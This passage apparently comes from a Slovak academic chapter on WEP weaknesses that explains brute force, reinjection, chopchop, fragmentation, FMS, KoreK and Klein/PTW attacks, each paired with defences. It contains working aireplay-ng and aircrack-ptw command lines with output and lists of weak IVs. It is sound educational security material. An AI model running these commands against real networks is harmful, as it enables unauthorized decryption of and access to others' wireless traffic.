Ak je pri 64-bitovom WEP použitý silný 40-bitový kľúč, ešte stále je možné ho hrubou silou zlomiť. Jon Ellch napísal na tento účel niekoľko programov:

- `jc-wepcrack` – umožňuje distribuované lámanie
  (približne 300 000 kľúčov/sek na jednom P4 3.6 GHz)
- `ps3-wepcrack` – lámanie na Sony PlayStation3 využívajúce 6 VPU (Vector Processing Unit, vektorové procesné jednotky) na doske
  (približne 1 440 000 kľúčov/sek)

- `pico-wepcrack` – hardvérovo akcelerované lámanie pomocou Pico karty, CardBus FPGA (Field-programmable gate array, programovateľné hradlové pole) od firmy Pico Computing (http://www.picocomputing.com/)
  (približne 9 000 000 kľúčov/sek)

Na jedinom notebooku s Pico kartou je teda možné úplné prehľadanie pre 40-bitový kľúč za necelých 34 hodín (najhorší prípad).

4.1.3 Obrana voči brute-force

Použitie 128-bitového WEP (dĺžka kľúča 104 bitov) s náhodne vygenerovaným kľúčom možnosť brute-force útoku značne minimalizuje. V praxi sa ale metóda brute-force samotná takmer nepoužíva, pretože existujú oveľa efektívnejšie spôsoby, ako WEP prelomiť (viď. ďalej v tejto kapitole). Hrubá sila sa obvykle používa len na dopočítanie 1-2 chýbajúcich bajtov kľúča pri FMS (Fluhrer-Mantin-Shamir, autori útoku) a KoreK útokoch (viď. 4.7 a 4.8).

Použitie RSN (WPA/WPA2) zabráni tomuto druhu brute-force útoku – šifrovací kľúč je dlhší a mení sa, a preto „nie je čo hľadať".

4.2 Injekcia rámcov

Ochranu pred zdvojenými rámcami poskytuje obvykle firmware WLAN zariadenia, a to pomocou poľa Sequence number v hlavičke. WEP šifruje a zabezpečuje pomocou ICV iba dátovú časť rámcov. Špecifikácia WEP umožňuje opakovanie sa IV a kľúč je statický – je teda možné ľubovoľný zachytený rámec znovu vyslať. Aby nebol identifikovaný ako zdvojený, postačuje zmeniť Sequence number.

Reinjekciou rámcov môžeme dosiahnuť rôzne ciele:

- marenie toku dát,
- celkové zvýšenie prevádzky na sieti za účelom zachytiť čo najviac rôznych IV pre FMS/KoreK útoky (viď. 4.7 a 4.8),
- zvýšenie ARP (Address Resolution Protocol, protokol na zisťovanie adries) prevádzky pre Kleinov útok (viď. 4.9).

4.2.1 ARP reinjekcia

ARP rámce sú ľahko identifikovateľné aj v zašifrovanej forme, pretože sú krátke, a ARP request (požiadavka) má cieľovú MAC adresu broadcast (FF:FF:FF:FF:FF:FF).

AP takýto rámec prepošle ostatným STA; niektoré AP ho najprv dešifrujú a následne zašifrujú s novým IV. Pri zvyšovaní prevádzky sú dobré aj v tom, že cieľový adresát na ne promptne odpovie, čím vygeneruje nový rámec, s novým IV.

Program `aireplay-ng` z balíka Aircrack-ng umožňuje v režime monitor reinjekciu rámcov podľa zadaných pravidiel. Pre zvýšenie ARP prevádzky ho spustíme ako root s parametrom `-3` takto:

```
# ./aireplay-ng -3 -b 00:11:3b:07:00:14 -h 00:11:3b:0b:22:0c rausb0
The interface MAC (00:11:09:29:62:38) doesn't match the specified MAC (-h).
        ifconfig rausb0 hw ether 00:11:3B:0B:22:0C
Saving ARP requests in replay_arp-0502-004658.cap
You should also start airodump-ng to capture replies.
Read 51729 packets (got 49845 ARP requests), sent 51017 packets...(277 pps)
```

`-3` určuje typ útoku: ARP reinjekcia,

`-b ...` určuje BSSID (MAC adresa AP),

`-h ...` určuje zdrojovú MAC adresu, ktorá sa má pre vyslané rámce použiť,

`rausb0` je zariadenie použité na vyslanie rámca (musí byť v monitor mode).

Po zachytení rámca, o ktorom sa predpokladá, že je to ARP request, sa tento so zmenenou hlavičkou pošle, generujúc tak od adresáta skoro 300 ARP response (odpoveď) rámcov za sekundu, s novými IV. Ak žiadne ARP rámce nezachytíme, môžeme si ich skúsiť vynútiť pomocou deautentifikácie (bližšie k tomuto v 6.4).


4.2.2 Ochrana voči reinjekcii

Podľa IEEE štandardu nie je pre WEP zadefinovaná ochrana voči reinjekcii paketov. Niektoré zariadenia reinjekcii čiastočne zabraňujú tým, že IV prijatých rámcov si ukladajú do cache (vyrovnávacia pamäť) a ignorujú všetky rámce s rovnakým IV, akonáhle ich počet presiahne istú hranicu (napríklad 64).

Použitie RSN (Robust Security Network, sieť s robustnou bezpečnosťou) (WPA/WPA2) zabráni reinjekcii, pretože neumožňuje znovupoužitie IV a pomocou MIC je zabezpečená aj hlavička rámca. Alternatívou môže byť Wireless IDS (viď. 9.4).

Generovaniu ARP prevádzky na sieti je možné zabrániť statickými ARP tabuľkami na všetkých staniciach. To je však ťažko manažovateľné a zle škálovateľné riešenie.

4.3 Zbieranie slovníka PRGA pomocou Shared-Key autentifikácie



obr. 4-2: Shared-Key autentifikácia

Príklad úspešnej Shared-Key autentifikácie je na obr. 4-2. Štandard určuje, že challenge text (výzva) má mať dĺžku 128 znakov. Formát challenge elementu v druhom autentifikačnom rámci je *{Element ID, Length, Challenge Text}*, kde *Element ID* je 10h, *Length* 80h (128). Po odchytení druhého rámca a výpočte ICV teda poznáme celý plaintext (otvorený text), ktorý sa posiela zašifrovaný (ciphertext) v treťom rámci ako response (odpoveď), konkrétne 6+2+128+4 = 140 bajtov. Po odchytení tretieho rámca máme teda „úplne zadarmo“ pseudonáhodnú sekvenciu (*ciphertext* ⊕ *plaintext*) dĺžky 140 pre dané IV (zvolí STA).

Autentifikácia prebieha len pri nadväzovaní konektivity, môžeme si ju ale vynútiť sfalšovanou deautentifikáciou (viď. 3.1.1 a tiež 6.4) a vytvoriť si tak slovník takej veľkosti, ako na konkrétny účel potrebujeme.

4.3.1 Využitie slovníka PRGA

Nazbieranú databázu dvojíc *{IV, prúd PRGA}* môžeme zneužiť viacerými spôsobmi, bez toho aby sme poznali WEP kľúč:

- autentifikácia do siete – môžeme sami použiť PRGA prúd (Pseudo-Random Generation Algorithm, algoritmus generovania pseudonáhodnej postupnosti) a byť tak autentifikovaným účastníkom;
- injekcia/posielanie rámcov – môžeme vyslať ľubovoľne zostrojený rámec, pretože ho sami zašifrujeme (viď. aj 4.2);
- dešifrovanie prijatých/zachytených rámcov – po vytvorení dostatočne veľkej databázy môžeme dešifrovať veľké množstvo rámcov, prípadne všetky rámce, ktorých dáta sú kratšie ako 140 bajtov (takýto útok je možný, ale zdĺhavý a v praxi sa nepoužíva);

- zväčšiť dĺžku známeho prúdu pomocou Arbaugh útoku (opísaný ďalej v 4.4) a vytvoriť si tak lepšiu databázu.


4.3.2 Obmedzenie zbierania slovníka PRGA

Ak chceme zabrániť zneužitiu Shared-Key autentifikácie, treba ju vypnúť na všetkých zariadeniach. Bohužiaľ niektoré ovládače nedokážu mať zapnuté šifrovanie WEP a pri tom Open System autentifikáciu (otvorený systém, prázdna autentifikácia).

Použitie RSN (WPA/WPA2) zabráni zneužitiu slovníka, šifrovací kľúč sa totiž mení a nie je možné znovupoužitie IV. Taktiež pri použití RSN sa robí Open System autentifikácia, a následne až po asociácii autentifikácia pomocou EAPOL (Extensible Authentication Protocol over LAN, rozšíriteľný autentifikačný protokol cez lokálnu sieť).

4.4 Indukčný útok Arbaugh

Tento útok publikoval William A. Arbaugh v máji 2001 v [9], umožňuje ľubovoľne predĺžiť známy RC4 prúd dĺžky *N*.



obr. 4-3: Indukčný útok Arbaugh

Z krátkych rámcov so známym predpokladaným plaintextom (napr. ARP, DHCP komunikácia) (Dynamic Host Configuration Protocol, protokol na dynamickú konfiguráciu účastníkov siete), alebo pomocou Shared-Key autentifikácie vieme získať *N* bajtov PRGA (RC4 prúdu) pre dané IV. Môžeme potom zostrojiť rámec s dátami dĺžky *N-3*, pre ktoré vypočítame ICV a pripojíme z neho iba *3* bajty – obr. 4-3. Pripojíme ďalší bajt s hodnotou *X* a rámec vyšleme.

V prípade, že tento rámec AP prepošle, resp. dostaneme na neho odpoveď (ak sme vyslali napríklad ICMP alebo ARP rámec), znamená to, že hodnota *X* je správna. *N+1*-vý bajt RC4 prúdu potom vypočítame ako *X xor 4. bajt ICV*. Pre *X* existuje najviac 256 možností, teda na získanie jedného bajtu potrebujeme vyslať najviac 256 rámcov. Získali sme teda správnych *N+1* bajtov RC4 prúdu a indukčným spôsobom vieme pokračovať až do požadovanej dĺžky.

4.4.1 Zložitosť útoku Arbaugh

Náročnosť útoku je relatívne nízka, ak potrebujeme získať RC4 prúdy pre malé množstvo IV – pri 100 rámcoch za sekundu vieme získať prúd dĺžky 2400 bajtov (približne MTU (Maximum Transmission Unit, maximálna posielateľná veľkosť jednotky)) priemerne za 50 minút, v najhoršom prípade za 256*2400/100 sekúnd (t.j. 1.7 hod). Pre vytvorenie kompletného slovníka tento útok nie je vhodný. Praktická implementácia nie je známa, princíp bol však využitý pre chopchop útok (ďalej v 4.5).

4.4.2 Obmedzenie útoku Arbaugh

Ochrana voči Arbaugh útoku je rovnaká, ako voči reinjekcii (viď. 4.2.2) – potrebujeme zabrániť opakovaniu IV a falšovaniu rámcov – použitím RSN (WPA/WPA2) alebo neštandardne pomocou zahadzovania často sa opakujúcich rámcov s rovnakými IV na zariadení.

4.5 KoreK chopchop

Koncept chopchop („sek-sek“) útoku bol zverejnený v septembri 2004 na fóre netstumbler.org spolu s proof-of-concept utilitou. Nazýva sa aj „inverzný Arbaugh útok“. Umožňuje dešifrovať ľubovoľný zachytený rámec aktívnym iteratívnym spôsobom a získať tak jeho obsah (alebo aspoň väčšinu jeho obsahu) a zároveň použitý RC4 prúd pre dané IV.

4.5.1 Princíp chopchop útoku

Možnosť útoku spočíva v linearite RC4 šifrovania a CRC (ICV). Detailne je popísaný v balíku so zdrojovým kódom `chopchop` utility.

Odrežeme posledný bajt dátovej časti rámca, o ktorom predpokladáme, že bol napríklad `0`, prepočítame ICV, a rámec (o 1 bajt kratší ako pôvodný rámec s neznámym obsahom) vyšleme. Ak ho AP prepošle, znamená to, že náš predpoklad bol správny a pokračujeme iteratívne. Ak nie, vyskúšame ďalšiu možnosť.

Niektoré druhy rámcov nie je možné dešifrovať celé, pretože po dosiahnutí malej dĺžky prestanú dávať zmysel a nedostaneme žiadnu odozvu.

Aby celý proces bežal rýchlejšie, nebudeme čakať po každom rámci na odozvu, ale očíslujeme rámce pomocou cieľovej MAC adresy – podľa nej po spätnom prijatí rámca potom vieme, ktorý bajt a na ktorom mieste bol správny. Kratšie rámce tak môžeme dešifrovať za niekoľko sekúnd (viď. dalej).

4.5.2 Realizácia chopchop útoku

Pomocou monitorovacieho režimu zachytíme krátky zašifrovaný rámec. Pôvodná KoreK-ova proof-of-concept `chopchop` utilita je hardvérovo závislá (použité ovládače linux-wlan-ng pre PrismII chipset) a preto nefungovala. Útok chopchop však podporuje aj balík Aircrack-ng, pomocou utility `aireplay-ng`. Príklad spustenia:

```
# ./aireplay-ng -4 -b 00:11:3b:07:00:14 -h 00:17:31:ba:ef:e4 -r x.cap rausb0
... (výpis rámca z x.cap, je to zašifrovaný ARP request)
Use this packet ? y

Saving chosen packet in replay_src-0505-171500.cap

Offset   85 ( 0% done) | xor = 4E | pt = 88 |  307 frames written in   923ms
Offset   84 ( 1% done) | xor = 95 | pt = A3 |  315 frames written in   943ms
Offset   83 ( 3% done) | xor = C4 | pt = F0 |  105 frames written in   315ms
... (postupný výpis všetkých bajtov)
Offset   34 (98% done) | xor = 2F | pt = 08 |  210 frames written in   629ms

Saving plaintext in replay_dec-0505-181002.cap
Saving keystream in replay_dec-0505-181002.xor

Completed in 32s (1.50 bytes/s)
```

`-4` určuje typ útoku (KoreK chopchop),

`-b ...` určuje BSSID (MAC adresa AP),

`-h ...` určuje zdrojovú MAC adresu, ktorá sa má pre vyslané rámce použiť,

`-r ...` určuje pcap súbor, z ktorého sa má načítať zašifrovaný rámec,

`rausb0` je zariadenie použité na vyslanie rámca (musí byť v monitor mode).

Dešifrovaný rámec `aireplay-ng` uloží do nového pcap súboru a navyše získame jednu RC4 sekvenciu (`.xor` súbor), ktorú môžeme použiť napríklad na injekciu rámcov (viď. 4.2) apod. Navyše je útok bežným používateľom nespozorovaný, pretože rámce s nesprávnym ICV sa zahodia.

4.5.3 Obmedzenie chopchop útoku


Ako už bolo spomínané vyššie v 4.2.2 Ochrana voči reinjekcii, 4.4 Indukčný útok Arbaugh, snahou je zamedziť opakovaný výskyt veľkého množstva rámcov s rovnakým IV – je to síce neštandardizovaný spôsob, ale funguje efektívne. Niektoré AP nie sú

voči tomuto útoku náchylné vďaka zahadzovaniu rámcov kratších ako 60 bajtov, ostáva však možnosť dešifrovať koniec väčších rámcov.

Použitie RSN úplne zabráni tomuto útoku, pretože nie je možné opakovať IV. Alternatívou môže byť Wireless IDS (viď. 9.4).

4.6 Fragmentačný útok

V septembri 2005 predstavil Andrea Bittau v [10] praktický fragmentačný útok.



obr. 4-4: Fragmentačný útok

Jeho princíp spočíva práve v defragmentácii. Ak vyšleme *K* fragmentovaných rámcov (*K=N+1* podľa obr. 4-4) do distribučného systému, AP tieto fragmenty pospája a pošle v jednom rámci (až do veľkosti svojej MTU, resp. MTU použitého protokolu vyššej vrstvy).

Keď je na sieti použitý WEP, jednotlivé rámce zašifrujeme pomocou známej dvojice *{IV, RC4 prúd}* do distribučného systému (To DS bit=1). AP ich defragmentuje, zašifruje pomocou *IV'*, a ak cieľová MAC adresa nie je určená pre inú sieť, pošle nazad (From DS bit=1, do vzduchu pre známeho alebo neznámeho adresáta), ako je naznačené na obr. 4-4. Plaintext zašifrovaného defragmentovaného rámca sme však zvolili my (*Data0* až *DataN*), a teda vieme hneď určiť novozískanú dvojicu *{IV', dlhší iný RC4 prúd}*.

Jednou z utilít, ktoré fragmentačný útok implementujú, je `aireplay-ng` z balíka Aircrack-ng, a to s parametrom `-5`. Vytvára rámce dlhé 35 bajtov (s 3 bajtami dát na rámec). Použitý AP však odmietol takéto krátke fragmenty skombinovať, a preto útok nezafungoval – bolo by nutné utilitu upraviť pre použitie dlhších fragmentov, čo ale znamená potrebu dlhšieho známeho plaintextu a celý koncept tým stráca zmysel.

4.6.1 Výhody fragmentačného útoku

Tento útok je oveľa efektívnejší ako Arbaugh alebo chopchop (opísané v 4.4 a 4.5), pretože nepotrebuje posielať skusmo neplatné rámce. Teoreticky umožňuje už s 5

známymi bajtami PRGA (1 bajt pre dáta a 4 pre ICV) poslať ľubovoľne dlhý rámec. V bežnej prevádzke vieme pomerne spoľahlivo odhadnúť až 7-16 bajtov plaintextu, a teda aj PRGA – podľa veľkosti rámca určíme protokol vyššej vrstvy a podľa MAC adries z hlavičky rámca môžeme odhadnúť niektoré z polí hlavičky protokolu vyššej vrstvy (ARP, ICMP, IP, ...).

Získané pseudonáhodné sekvencie môžeme potom použiť na injekciu rámcov (vyššie v 4.2), prípadne zostavenie kompletného PRGA slovníka (odhadom 1 deň floodovania).

4.6.2 Obrana voči fragmentačnému útoku

Ako už bolo spomenuté vyššie, AP a stanice, ktoré neprijímajú krátke fragmenty, nie sú náchylné voči tomuto útoku. Ďalšou obranou je obmedzenie opakovania sa IV (viď. aj 4.2.2 Ochrana voči reinjekcii) buď zahadzovaním často sa opakujúcich rámcov s rovnakým IV, alebo použitím RSN (viď. kapitola 5. WPA a WPA2).

4.7 FMS

V júli 2001 v práci [11] Fluhrer, Mantin, Shamir (odtiaľ názov útoku) ukázali, že algoritmus RC4 je slabý tým, že preň existujú semiačka, pri ktorých s istou pravdepodobnosťou niektorý bajt zo semiačka sa prenesie do prvého bajtu výstupného prúdu. Semiačko pre RC4 PRNG je zostrojené ako `IV` || `kľúč` (viď. obr. 4-1); také IV, ktoré dajú výstup odhaľujúci bajty kľúča, nazývame „slabé“. Na základe zachytených dvojíc *{slabé IV, 1. bajt RC4 prúdu}* je potom možné prehľadávaním podľa štatistického výskytu zistiť použitý tajný kľúč.

4.7.1 Slabé IV

Implementácia RC4 vo WEP má podľa FMS slabé IV:

```
K+3 | N-1 | X
```

kde K je poradie bajtu tajného kľúča (číslované od 0), ktorý môže byť týmto IV exponovaný, N je veľkosť stavového poľa, tu 256, a X je ľubovoľný bajt. Každé takéto IV má približne 5% šancu, že prenesie K-ty bajt tajného kľúča do prvého bajtu výstupu PRNG. Pri použití 64-bit WEP, ktorý má 40-bitový tajný kľúč sú slabé IV konkrétne (v hexadecimálnom tvare):

```
03FF??, 04FF??, 05FF??, 06FF??, 07FF??
```

Pri použití 128-bit WEP so 104-bitovým tajným kľúčom sú to:

`03FF??, 04FF??, 05FF??, 06FF??, 07FF??, ..., 0FFF??`

Neskôr (september 2003) Andrea Bittau v [12] dokázal pre FMS útok aj ďalšie, trochu zložitejšie skupiny slabých IV, ktoré majú približne 13% šancu na odhalenie jedného bajtu výstupu:

`P | Q | K-2`	pre P+Q=1 mod 256, K ∈ {2, 3, 4, ... 12}
`P | Q | K-1`	pre P+Q=1 mod 256, K = 0
`P | Q | 254-K`	pre P+Q=254-K mod 256, K ∈ {0, 2, 3, 4, ... 12}

Pre 128-bit WEP sú to:

`ppqq00, ppqq01, ..., ppqq0A,`	pre pp+qq = 01h mod 256
`ppqqFF,`	pre pp+qq = 01h mod 256
`ppqqF2, ppqqF3, ..., ppqqFC, ppqqFE,`	pre pp+qq <= 0Ch mod FF

Spolu teda existuje 9472 slabých IV pre 128-bit WEP, čo je približne 0.0565% zo všetkých možných IV. Pre 64-bit WEP existuje 3328 slabých IV, čo je približne 0.0198% zo všetkých možných IV. Potrebujeme ich však zachytiť iba 5/13 z množstva potrebného pre prelomenie 128-bit WEP. Na prelomenie 64-bit WEP aj 128-bit WEP teda treba približne rovnaký počet rámcov.

4.7.2 Implementácia FMS útoku

Programy Airsnort, Aircrack-ng, a mnoho ďalších, umožňujú útok na WEP pomocou FMS metódy. Jedná sa o *pasívny* útok v monitorovacom režime, nie je ho teda možné spozorovať. Nazbieranie dostatočného množstva rámcov s rôznymi IV však môže na sieti s nízkou prevádzkou trvať niekoľko hodín, preto sa na urýchlenie môžu použiť *aktívna* reinjekcia rámcov alebo fragmentačný útok (opísané vyššie v 4.2 a 4.6).

Na úspešné zistenie šifrovacieho kľúča pomocou FMS útoku je potrebných niekoľko sto zachytených rámcov so slabým IV. Celkový počet šifrovaných rámcov potrebných na prelomenie WEP pomocou FMS je okolo 1 milióna, čo pri sieťach so silnou prevádzkou, alebo použitím agresívnej ARP reinjekcie je možné dosiahnuť na IEEE 802.11b aj g sieťach (dôležitá je odozva, nie prenosová rýchlosť) do 30 minút.

4.7.3 Obrana voči FMS útoku

Voči FMS útoku pri použití WEP boli pre vylepšenie štandardu IEEE 802.11 navrhnuté viaceré varianty:

- Vylúčenie slabých IV – všetky zariadenia musia používať výlučne „silné“ IV, jediné zariadenie na sieti, ktoré posiela slabé IV, kompromituje celú sieť. Niektorí výrobcovia toto na svojich zariadeniach implementovali, firma Agere Systems túto proprietárnu technológiu nazvala WEPplus (WEP+).
- Vynechanie prvých 256 bajtov z výstupu PRGA – toto riešenie bolo zavrhnuté z dôvodu nemožnosti implementácie na existujúcom hardvéri.

Riešenie, ktoré bolo štandardizované, je použitie RSN – TKIP na existujúcich zariadeniach, CCMP pre nové zariadenia (viď. 5 WPA a WPA2). V TKIP sú použité IV „silné“ a kľúč pre RC4 PRNG nie je statický, ale sa stále mení, preto FMS útok nie je možný.


Vylúčenie slabých IV je možné urobiť aj úpravou ovládačov ku sieťovej karte. Pre open-source ovládače to nie je ťažké, problém je zabezpečiť takúto „ručnú“ úpravu pre ovládače dodávané k OS Windows a pre firmware na AP. V ďalšej časti je však opísaný podobný útok, ktorý takúto snahu o proprietárne zabezpečenie ruší.

4.8 KoreK

V auguste 2004 na fóre netstumbler.org publikoval KoreK nový spôsob lámania RC4 algoritmu, a to zameraním sa nie na konkrétne hodnoty IV, ale na to, akým spôsobom je ovplyvnený Key Scheduling algoritmus (KSA). V práci [13] Rafik Chaabouni detailne popísal 17 KoreK útokov na KSA. Veľa z nich dáva falošné pozitíva (viac ako FMS), preto je nutné viac overovania dešifrovaním rámcov.

4.8.1 Implementácia KoreK útoku

Postupne od zverejnenia bol KoreK útok (čo je vlastne viacero KoreK útokov, ktoré „hlasujú“ o výsledku pre jednotlivé stavy KSA) implementovaný do všetkých programov, ktoré lámu WEP pomocou FMS. `Airsnort` verzia 0.2.7e (obr. 4-5) robí FMS a KoreK útoky paralelne a zobrazí výsledok z toho vlákna, ktoré ho dodá skôr. Aplikácia je intuitívna (stačí spustiť), použité sieťové karty bolo potrebné uviesť do monitorovacieho režimu manuálne.



obr. 4-5: Airsnort

4.8.2 Úspešnosť FMS/KoreK útoku

Pri všetkých zostrojených pokusoch sa úspešne podarilo nájsť šifrovací kľúč. *Simulovaná* prevádzka bola zameraná na maximalizáciu počtu paketov a teda nazbieraných IV, pomocou flood ping-u, ktorý na 11Mbit/s sieti (ad-hoc) generuje okolo 100 000 paketov za minútu (obojsmerne), na 54Mbit/s okolo 125 000 paketov za minútu. Keďže flood ping môže byť zneužitý na zahlcovanie, je nutné ho v OS GNU/Linux spustiť s root právami:

```
# ping 10.1.8.43 -f
```

KoreK útok je rovnako ako FMS *pasívny*, určený len na zistenie tajného kľúča. Ak by bola prevádzka na skutočnej sieti nízka, môžeme ju zvýšiť *aktívnym* útokom – reinjekciou alebo fragmentačným útokom, čím môžeme dosiahnuť takmer polovicu prevádzky simulovanej flood pingom (jednosmerne, v smere od útočníka idú totiž rámce s opakujúcimi sa IV).

celkový čas na prelomenie	paketov	šifrovaných	unikátnych IV	slabých IV pre FMS
2min 40sek	268351	266704	263955	61
2min 45sek	234186	232737	230238	351
2min 48sek	267629	265997	254014	145
2min 50sek	266771	265145	263094	111
2min 51sek	267981	266339	264032	62
2min 52sek	268439	266788	263905	116
2min 55sek	267660	266018	263364	147
2min 58sek	268390	266739	263969	49
3min 04sek	269276	267595	264007	602
3min 07sek	276817	275048	263854	98
3min 14sek	287278	285391	263907	299
4min 10sek	313459	310887	263746	339
5min 36sek	537704	534421	527743	57
5min 45sek	539790	536435	527727	97

tab. 4-1: Útoky na 64-bit WEP pomocou Airsnort na 11 Mbit/s ad-hoc sieti

celkový čas na prelomenie	paketov	šifrovaných	unikátnych IV	slabých IV pre FMS
2min 50sek	271407	269966	267497	110
2min 50sek	271616	270218	267539	618
2min 50sek	271634	270277	267418	297
3min 00sek	314183	312465	308796	328
3min 10sek	271271	269702	267545	47
3min 30sek	331438	329459	324545	55
5min 45sek	545589	542844	534703	60
5min 45sek	546294	543311	534514	150
5min 50sek	546171	543375	534954	41
5min 50sek	546504	544862	533998	346

tab. 4-2: Útoky na 128-bit WEP pomocou Airsnort na 11 Mbit/s ad-hoc sieti

celkový čas na prelomenie	paketov	šifrovaných	unikátnych IV	slabých IV pre FMS
2min 25sek	299211	297856	265375	352
2min 35sek	308054	306198	264498	131
2min 41sek	294213	292679	265335	111
2min 45sek	331572	329972	264872	743
2min 51sek	337028	335397	269117	345

tab. 4-3: Útoky na 128-bit WEP pomocou Airsnort na 54 Mbit/s infraštruktúrnej sieti

V tab. 4-1, tab. 4-2 a tab. 4-3 sú zapísané počty rámcov (Airsnort to nekorektne nazýva paketmi) potrebných na zistenie šifrovacieho kľúča pre viaceré pokusy. KoreK útok nerozlišuje silné a slabé IV ale pracuje s hodnotami v KSA, preto počet zachytených slabých IV nie je dôležitý údaj.

Vďaka silnej prevádzke sa podarilo kľúč zistiť vždy maximálne do 6 minút. Pri slabej prevádzke na sieti by tento útok trval niekoľko hodín, ak by sme však použili ARP reinjekciu (viď. 4.2.1) s rýchlosťou okolo 500 paketov/sek, vieme potrebných 500 tisíc rámcov nazbierať do 17 minút. Ak máme štastie, postačí na prelomenie 250 tisíc rámcov (viď. tabuľky vyššie), čo vďaka ARP reinjekcii nazbierame za menej ako 9 minút na sieti, ktorá mohla mať takmer nulovú prevádzku.

4.8.3 Obrana voči KoreK útoku


Pre KoreK útok neexistujú konkrétne hodnoty slabých IV tak ako pri FMS, nie je teda možné ich jednoducho vylúčiť.

Vhodnou obranou je použitie RSN (WPA/WPA2).

4.9 Kleinov útok

Andreas Klein na prednáške [14] v júni 2005 uviedol, a potom vo februári 2006 v [15] podrobne popísal nový druh útoku na RC4 šifru zameraný na celé stavové pole KSA. V apríli 2007 Erik Tews, Ralf-Philipp Weinmann, a Andrei Pyshkin v [16]

popísali praktickú implementáciu tohoto útoku pre WEP a zverejnili proof-of-concept utilitu `aircrack-ptw`.



obr. 4-6: Prenášané dáta pre ARP request/reply rámce

Útok vyžaduje pre 128-bitové WEP poznať prvých 16 bajtov plaintextu, čo je možné pri ARP rámcoch (obr. 4-6). ARP request a reply sa líšia na 16. bajte, ale ľahko ich odlíšime podľa cieľovej MAC v IEEE 802.11 hlavičke, ktorá je nezašifrovaná – request je posielaný ako broadcast. Pomocou MAC adries vieme určiť alebo odhadnúť aj ďalšie bajty plaintextu (MAC adresa odosielateľa, IP adresa odosielateľa, MAC adresa cieľa, IP adresa cieľa), pre útok ale postačuje prvých 16.

Pri 40000 nazbieraných zašifrovaných ARP rámcoch vieme určiť tajný kľúč s pravdepodobnosťou 50%, pri 85000 ARP rámcoch s pravdepodobnosťou 95%.

4.9.1 Realizácia Kleinovho útoku

Kleinov útok je možné realizovať ako pasívny, ale ARP prevádzka na bežných sieťach je taká nízka, že by mohol trvať niekoľko dní. Preto je efektívnejšie realizovať ho ako aktívny útok, a to nasledovne:

1. monitorovať prevádzku pomocou `wireshark` alebo Aircrack-ng;
2. spustiť ARP reinjekciu pomocou `aireplay-ng -3` (popísané v 4.2.1);
3. počkať na prirodzený ARP paket, alebo vynútiť si ho pomocou deautentifikácie (viď. 6.4);
4. počkať, kým sa reinjektuje dostatočné množstvo ARP paketov a uložiť zachytenú premávku do pcap súboru;
5. spracovať uložený pcap súbor pomocou `aircrack-ptw`:

```
$ ./aircrack-ptw many-arps.cap
This is aircrack-ptw 1.0.0
